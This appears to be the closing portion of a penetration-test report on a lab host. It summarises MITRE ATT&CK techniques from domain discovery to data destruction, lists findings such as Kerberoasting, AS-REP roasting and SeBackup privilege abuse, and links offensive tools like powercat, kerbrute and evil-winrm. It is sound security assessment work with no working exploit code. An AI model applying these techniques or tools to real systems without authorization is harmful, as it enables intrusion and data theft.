Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain. Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct SID-History Injection, Pass the Ticket, and Kerberoasting. Domain trusts can be enumerated using the DSEnumerateDomainTrusts() Win32 API call, .NET methods, and LDAP. The Windows utility Nltest is known to be used by adversaries to enumerate domain trusts.

173. (File and Directory Discovery)

Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from File and Directory Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

174. (Group Policy Discovery)

Adversaries may gather information on Group Policy settings to identify paths for privilege escalation, security measures applied within a domain, and to discover patterns in domain objects that can be manipulated or used to blend in the environment. Group Policy allows for centralized management of user and computer settings in Active Directory (AD). Group policy objects (GPOs) are containers for group policy settings made up of files stored within a predictable network path \\SYSVOL\\Policies\\.

175. (Network Service Discovery)

Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Common methods to acquire this information include port and/or vulnerability scans using tools that are brought onto a system.

176. (Network Share Discovery)

Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network.

177. (Network Sniffing)

Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

178. (Password Policy Discovery)

Adversaries may attempt to access detailed information about the password policy used within an enterprise network or cloud environment. Password policies are a way to enforce complex passwords that are difficult to guess or crack through Brute Force. This information may help the adversary to create a list of common passwords and launch dictionary and/or brute force attacks which adheres to the policy (e.g. if the minimum password length should be 8, then not trying passwords such as 'pass123'; not checking for more than 3-4 passwords per account if the lockout is set to 6 as to not lock out accounts).

179. (Peripheral Device Discovery)

Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system. Peripheral devices could include auxiliary resources that support a variety of functionalities such as keyboards, printers, cameras, smart card readers, or removable storage. The information may be used to enhance their awareness of the system and network environment or may be used for further actions.

180. (Permission Groups Discovery)

Adversaries may attempt to discover group and permission settings. This information can help adversaries determine which user accounts and groups are available, the membership of users in particular groups, and which users and groups have elevated permissions.

181. (Process Discovery)

Adversaries may attempt to get information about running processes on a system. Information obtained could be used to gain an understanding of common software/applications running on systems within the network. Adversaries may use the information from Process Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

182. (Query Registry)

Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.

183. (Remote System Discovery)

Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as Ping or net view using Net.

184. (Software Discovery)

Adversaries may attempt to get a listing of software and software versions that are installed on a system or in a cloud environment. Adversaries may use the information from Software Discovery during automated discovery to shape follow-on behaviors, including whether or not

the adversary fully infects the target and/or attempts specific actions.

185. (System Information Discovery)

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from System Information Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

186. (System Location Discovery)

Adversaries may gather information in an attempt to calculate the geographical location of a victim host. Adversaries may use the information from System Location Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

187. (System Network Configuration Discovery)

Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include Arp, ipconfig/ifconfig, nbtstat, and route.

188. (System Network Connections Discovery)

Adversaries may attempt to get a listing of network connections to or from the compromised system they are currently accessing or from remote systems by querying for information over the network.

189. (System Owner/User Discovery)

Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using OS Credential Dumping. The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs. Adversaries may use the information from System Owner/User Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

190. (System Service Discovery)

Adversaries may try to gather information about registered local system services. Adversaries may obtain information about services using tools as well as OS utility commands such as sc query, tasklist /svc, systemctl --type=service, and net start.

191. (System Time Discovery)

An adversary may gather the system time and/or time zone from a local or remote system. The system time is set and stored by the Windows Time Service within a domain to maintain time synchronization between systems and services in an enterprise network.

192. (Virtualization/Sandbox Evasion)

Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

193. (Exploitation of Remote Services)

Adversaries may exploit remote services to gain unauthorized access to internal systems once inside of a network. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.

194. (Internal Spearphishing)

Adversaries may use internal spearphishing to gain access to additional information or exploit other users within the same organization after they already have access to accounts or systems within the environment. Internal spearphishing is multi-staged campaign where an email account is owned either by controlling the user's device with previously installed malware or by compromising the account credentials of the user. Adversaries attempt to take advantage of a trusted internal account to increase the likelihood of tricking the target into falling for the phish attempt.

195. (Lateral Tool Transfer)

Adversaries may transfer tools or other files between systems in a compromised environment. Once brought into the victim environment (i.e. Ingress Tool Transfer) files may then be copied from one system to another to stage adversary tools or other files over the course of an operation. Adversaries may copy files between internal victim systems to support lateral movement using inherent file sharing protocols such as file sharing over SMB/Windows Admin Shares to connected network shares or with authenticated connections via Remote Desktop Protocol.

196. (Remote Service Session Hijacking)

Adversaries may take control of preexisting sessions with remote services to move laterally in an environment. Users may use valid credentials to log into a service specifically designed to accept remote connections, such as telnet, SSH, and RDP. When a user logs into a service, a session will be established that will allow them to maintain a continuous interaction with that service.

197. (Remote Services)

Adversaries may use Valid Accounts to log into a service that accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.

198. (Replication Through Removable Media)

Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

199. (Software Deployment Tools)

Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network. Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, HBSS, Altiris, etc.).

200. (Taint Shared Content)

Adversaries may deliver payloads to remote systems by adding content to shared storage

locations, such as network drives or internal code repositories. Content stored on network drives or in other shared locations may be tainted by adding malicious programs, scripts, or exploit code to otherwise valid files. Once a user opens the shared tainted content, the malicious portion can be executed to run the adversary's code on a remote system. Adversaries may use tainted shared content to move laterally.

201. (Use Alternate Authentication Material)

Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.

202. (Adversary-in-the-Middle)

Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.

203. (Archive Collected Data)

An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.

204. (Audio Capture)

An adversary can leverage a computer's peripheral devices (e.g., microphones and webcams) or applications (e.g., voice and video call services) to capture audio recordings for the purpose of listening into sensitive conversations to gather information.

205. (Automated Collection)

Once established within a system or network, an adversary may use automated techniques for collecting internal data. Methods for performing this technique could include use of a Command and Scripting Interpreter to search for and copy information fitting set criteria such as file type, location, or name at specific time intervals. In cloud-based environments, adversaries may also use cloud APIs, command line interfaces, or extract, transform, and load (ETL) services to automatically collect data. This functionality could also be built into remote access tools.

206. (Browser Session Hijacking)

Adversaries may take advantage of security vulnerabilities and inherent functionality in browser software to change content, modify user-behaviors, and intercept information as part of various browser session hijacking techniques.

207. (Clipboard Data)

Adversaries may collect data stored in the clipboard from users copying information within or between applications.

208. (Data from Cloud Storage)

Adversaries may access data from improperly secured cloud storage.

209. (Data from Configuration Repository)

Adversaries may collect data related to managed devices from configuration repositories. Configuration repositories are used by management systems in order to configure, manage, and control data on remote systems. Configuration repositories may also facilitate remote

access and administration of devices.

210. (Data from Information Repositories)

Adversaries may leverage information repositories to mine valuable information. Information repositories are tools that allow for storage of information, typically to facilitate collaboration or information sharing between users, and can store a wide variety of data that may aid adversaries in further objectives, or direct access to the target information. Adversaries may also abuse external sharing features to share sensitive documents with recipients outside of the organization.

211. (Data from Local System)

Adversaries may search local system sources, such as file systems and configuration files or local databases, to find files of interest and sensitive data prior to Exfiltration.

212. (Data from Network Shared Drive)

Adversaries may search network shares on computers they have compromised to find files of interest. Sensitive data can be collected from remote systems via shared network drives (host shared directory, network file server, etc.) that are accessible from the current system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather information.

213. (Data from Removable Media)

Adversaries may search connected removable media on computers they have compromised to find files of interest. Sensitive data can be collected from any removable media (optical disk drive, USB memory, etc.) connected to the compromised system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather information.

214. (Data Staged)

Adversaries may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as Archive Collected Data. Interactive command shells may be used, and common functionality within cmd and bash may be used to copy data into a staging location.

215. (Email Collection)

Adversaries may target user email to collect sensitive information. Emails may contain sensitive data, including trade secrets or personal information, that can prove valuable to adversaries. Adversaries can collect or forward email from mail servers or clients.

216. (Input Capture)

Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).

217. (Screen Capture)

Adversaries may attempt to take screen captures of the desktop to gather information over the course of an operation. Screen capturing functionality may be included as a feature of a remote access tool used in post-compromise operations. Taking a screenshot is also typically possible through native utilities or API calls, such as CopyFromScreen, xwd, or screencapture.

218. (Video Capture)

An adversary can leverage a computer's peripheral devices (e.g., integrated cameras or webcams) or applications (e.g., video call services) to capture video recordings for the purpose of gathering information. Images may also be captured from devices or applications,

potentially in specified intervals, in lieu of video files.

219. (Application Layer Protocol)

Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

220. (Communication Through Removable Media)

Adversaries can perform command and control between compromised hosts on potentially disconnected networks using removable media to transfer commands from system to system. Both systems would need to be compromised, with the likelihood that an Internet-connected system was compromised first and the second through lateral movement by Replication Through Removable Media. Commands and files would be relayed from the disconnected system to the Internet-connected system to which the adversary has direct access.

221. (Data Encoding)

Adversaries may encode data to make the content of command and control traffic more difficult to detect. Command and control (C2) information can be encoded using a standard data encoding system. Use of data encoding may adhere to existing protocol specifications and includes use of ASCII, Unicode, Base64, MIME, or other binary-to-text and character encoding systems. Some data encoding systems may also result in data compression, such as gzip.

222. (Data Obfuscation)

Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.

223. (Dynamic Resolution)

Adversaries may dynamically establish connections to command and control infrastructure to evade common detections and remediations. This may be achieved by using malware that shares a common algorithm with the infrastructure the adversary uses to receive the malware's communications. These calculations can be used to dynamically adjust parameters such as the domain name, IP address, or port number the malware uses for command and control.

224. (Encrypted Channel)

Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Despite the use of a secure algorithm, these implementations may be vulnerable to reverse engineering if secret keys are encoded and/or generated within malware samples/configuration files.

225. (Fallback Channels)

Adversaries may use fallback or alternate communication channels if the primary channel is compromised or inaccessible in order to maintain reliable command and control and to avoid data transfer thresholds.

226. (Ingress Tool Transfer)

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such

as ftp. Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. Lateral Tool Transfer).

227. (Multi-Stage Channels)

Adversaries may create multiple stages for command and control that are employed under different conditions or for certain functions. Use of multiple stages may obfuscate the command and control channel to make detection more difficult.

228. (Non-Application Layer Protocol)

Adversaries may use an OSI non-application layer protocol for communication between host and C2 server or among infected hosts within a network. The list of possible protocols is extensive. Specific examples include use of network layer protocols, such as the Internet Control Message Protocol (ICMP), transport layer protocols, such as the User Datagram Protocol (UDP), session layer protocols, such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, such as Serial over LAN (SOL).

229. (Non-Standard Port)

Adversaries may communicate using a protocol and port pairing that are typically not associated. For example, HTTPS over port 8088 or port 587 as opposed to the traditional port 443. Adversaries may make changes to the standard port used by a protocol to bypass filtering or muddle analysis/parsing of network data.

230. (Protocol Tunneling)

Adversaries may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems. Tunneling involves explicitly encapsulating a protocol within another. This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that would be filtered by network appliances or not routed over the Internet.

231. (Proxy)

Adversaries may use a connection proxy to direct network traffic between systems or act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure. Many tools exist that enable traffic redirection through proxies or port redirection, including HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion. Adversaries may chain together multiple proxies to further disguise the source of malicious traffic.

232. (Remote Access Software)

An adversary may use legitimate desktop support and remote access software, such as Team Viewer, AnyDesk, Go2Assist, LogMein, AmmyyAdmin, etc, to establish an interactive command and control channel to target systems within networks. These services are commonly used as legitimate technical support software, and may be allowed by application control within a target environment. Remote access tools like VNC, Ammyy, and Teamviewer are used frequently when compared with other legitimate software commonly used by adversaries.

233. (Traffic Signaling)

Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of

packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

234. (Web Service)

Adversaries may use an existing, legitimate external Web service as a means for relaying data to/from a compromised system. Popular websites and social media acting as a mechanism for C2 may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to a compromise. Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection.

235. (Automated Exfiltration)

Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during Collection.

236. (Data Transfer Size Limits)

An adversary may exfiltrate data in fixed size chunks instead of whole files or limit packet sizes below certain thresholds. This approach may be used to avoid triggering network data transfer threshold alerts.

237. (Exfiltration Over Alternative Protocol)

Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.

238. Exfiltration Over C2 Channel)

Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.

239. (Exfiltration Over Other Network Medium)

Adversaries may attempt to exfiltrate data over a different network medium than the command and control channel. If the command and control network is a wired Internet connection, the exfiltration may occur, for example, over a WiFi connection, modem, cellular data connection, Bluetooth, or another radio frequency (RF) channel.

240. (Exfiltration Over Physical Medium)

Adversaries may attempt to exfiltrate data via a physical medium, such as a removable drive. In certain circumstances, such as an air-gapped network compromise, exfiltration could occur via a physical medium or device introduced by a user. Such media could be an external hard drive, USB drive, cellular phone, MP3 player, or other removable storage and processing device. The physical medium or device could be used as the final exfiltration point or to hop between otherwise disconnected systems.

241. (Exfiltration Over Web Service)

Adversaries may use an existing, legitimate external Web service to exfiltrate data rather than their primary command and control channel. Popular Web services acting as an exfiltration mechanism may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to compromise. Firewall rules may also already exist to permit traffic to these services.

242. (Scheduled Transfer)

Adversaries may schedule data exfiltration to be performed only at certain times of day or at certain intervals. This could be done to blend traffic patterns with normal activity or availability.

243. (Transfer Data to Cloud Account)

Adversaries may exfiltrate data by transferring the data, including backups of cloud environments, to another cloud account they control on the same service to avoid typical file transfers/downloads and network-based exfiltration detection.

244. (Account Access Removal)

Adversaries may interrupt availability of system and network resources by inhibiting access to accounts utilized by legitimate users. Accounts may be deleted, locked, or manipulated (ex: changed credentials) to remove access to accounts. Adversaries may also subsequently log off and/or perform a System Shutdown/Reboot to set malicious changes into place.

245. (Data Destruction)

Adversaries may destroy data and files on specific systems or in large numbers on a network to interrupt availability to systems, services, and network resources. Data destruction is likely to render stored data irrecoverable by forensic techniques through overwriting files or data on local and remote drives. Common operating system file deletion commands such as `del` and `rm` often only remove pointers to files without wiping the contents of the files themselves, making the files recoverable by proper forensic methodology. This behavior is distinct from Disk Content Wipe and Disk Structure Wipe because individual files are destroyed rather than sections of a storage disk or the disk's logical structure.

246. (Data Encrypted for Impact)

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.

247. (Data Manipulation)

Adversaries may insert, delete, or manipulate data in order to influence external outcomes or hide activity, thus threatening the integrity of the data. By manipulating data, adversaries may attempt to affect a business process, organizational understanding, or decision making.

248. (Defacement)

Adversaries may modify visual content available internally or externally to an enterprise network, thus affecting the integrity of the original content. Reasons for Defacement include delivering messaging, intimidation, or claiming (possibly false) credit for an intrusion. Disturbing or offensive images may be used as a part of Defacement in order to cause user discomfort, or to pressure compliance with accompanying messages.

249. (Disk Wipe)

Adversaries may wipe or corrupt raw disk data on specific systems or in large numbers in a network to interrupt availability to system and network resources. With direct write access to a disk, adversaries may attempt to overwrite portions of disk data. Adversaries may opt to wipe arbitrary portions of disk data and/or wipe disk structures like the master boot record (MBR). A complete wipe of all disk sectors may be attempted.

250. (Endpoint Denial of Service)

Adversaries may perform Endpoint Denial of Service (DoS) attacks to degrade or block the availability of services to users. Endpoint DoS can be performed by exhausting the system resources those services are hosted on or exploiting the system to cause a persistent crash

condition. Example services include websites, email services, DNS, and web-based applications. Adversaries have been observed conducting DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.

251. (Firmware Corruption)

Adversaries may overwrite or corrupt the flash memory contents of system BIOS or other firmware in devices attached to a system in order to render them inoperable or unable to boot, thus denying the availability to use the devices and/or the system. Firmware is software that is loaded and executed from non-volatile memory on hardware devices in order to initialize and manage device functionality. These devices may include the motherboard, hard drive, or video cards.

252. (Inhibit System Recovery)

Adversaries may delete or remove built-in data and turn off services designed to aid in the recovery of a corrupted system to prevent recovery. This may deny access to available backups and recovery options.

253. (Network Denial of Service)

Adversaries may perform Network Denial of Service (DoS) attacks to degrade or block the availability of targeted resources to users. Network DoS can be performed by exhausting the network bandwidth services rely on. Example resources include specific websites, email services, DNS, and web-based applications. Adversaries have been observed conducting network DoS attacks for political purposes and to support other malicious activities, including distraction, hacktivism, and extortion.

254. (Resource Hijacking)

Adversaries may leverage the resources of co-opted systems in order to solve resource intensive problems, which may impact system and/or hosted service availability.

255. (Service Stop)


Adversaries may stop or disable services on a system to render those services unavailable to legitimate users. Stopping critical services or processes can inhibit or stop response to an incident or aid in the adversary's overall objectives to cause damage to the environment.

256. (System Shutdown/Reboot)

Adversaries may shutdown/reboot systems to interrupt access to, or aid in the destruction of, those systems. Operating systems may contain commands to initiate a shutdown/reboot of a machine or network device. In some cases, these commands may also be used to initiate a shutdown/reboot of a remote computer or network device via Network Device CLI (e.g. reload).

VULNERABILITIES-TO-ASSETS

1. **Critical** - (Active Directory) Aerosting Attack
 - **Open** - 10.10.239.159
2. **Critical** - (OWASP A07) - Identification and Authentication Failures
 - **Closed** - 10.10.239.159
3. **High** - Dictionary-based Password Attack on Discovered Hashes
 - **Closed** - 10.10.239.159
 - **Closed** - 10.10.239.159
4. **High** - (Active Directory) Kerberoasting Attack
 - **Open** - 10.10.239.159
5. **High** - Privilege Abuse (SeBackup & SeRestore)
 - **Closed** - 10.10.239.159




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Cyber at your service

ASSETS-TO-VULNERABILITIES

1. 10.10.239.159

- Critical – Open - (Active Directory) Aerosting Attack
- Critical – Closed - (OWASP A07) - Identification and Authentication Failures
- High – Closed - Dictionary-based Password Attack on Discovered Hashes
- High – Closed - Dictionary-based Password Attack on Discovered Hashes
- High – Open - (Active Directory) Kerberoasting Attack
- High – Closed - Privilege Abuse (SeBackup & SeRestore)




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Appendix (Tools and Resources)

- <https://github.com/besimorhino/powercat/blob/master/powercat.ps1>
- <https://github.com/ropnop/kerbrute/releases/tag/v1.0.3>
- <https://attack.mitre.org/tactics/enterprise/>
- <https://www.kali.org/tools/evil-winrm/>
- <https://zflemingg1.gitbook.io/undergrad-tutorials/active-directory-acl-abuse/genericwrite-exploit>
- <https://adsecurity.org/?p=3658>



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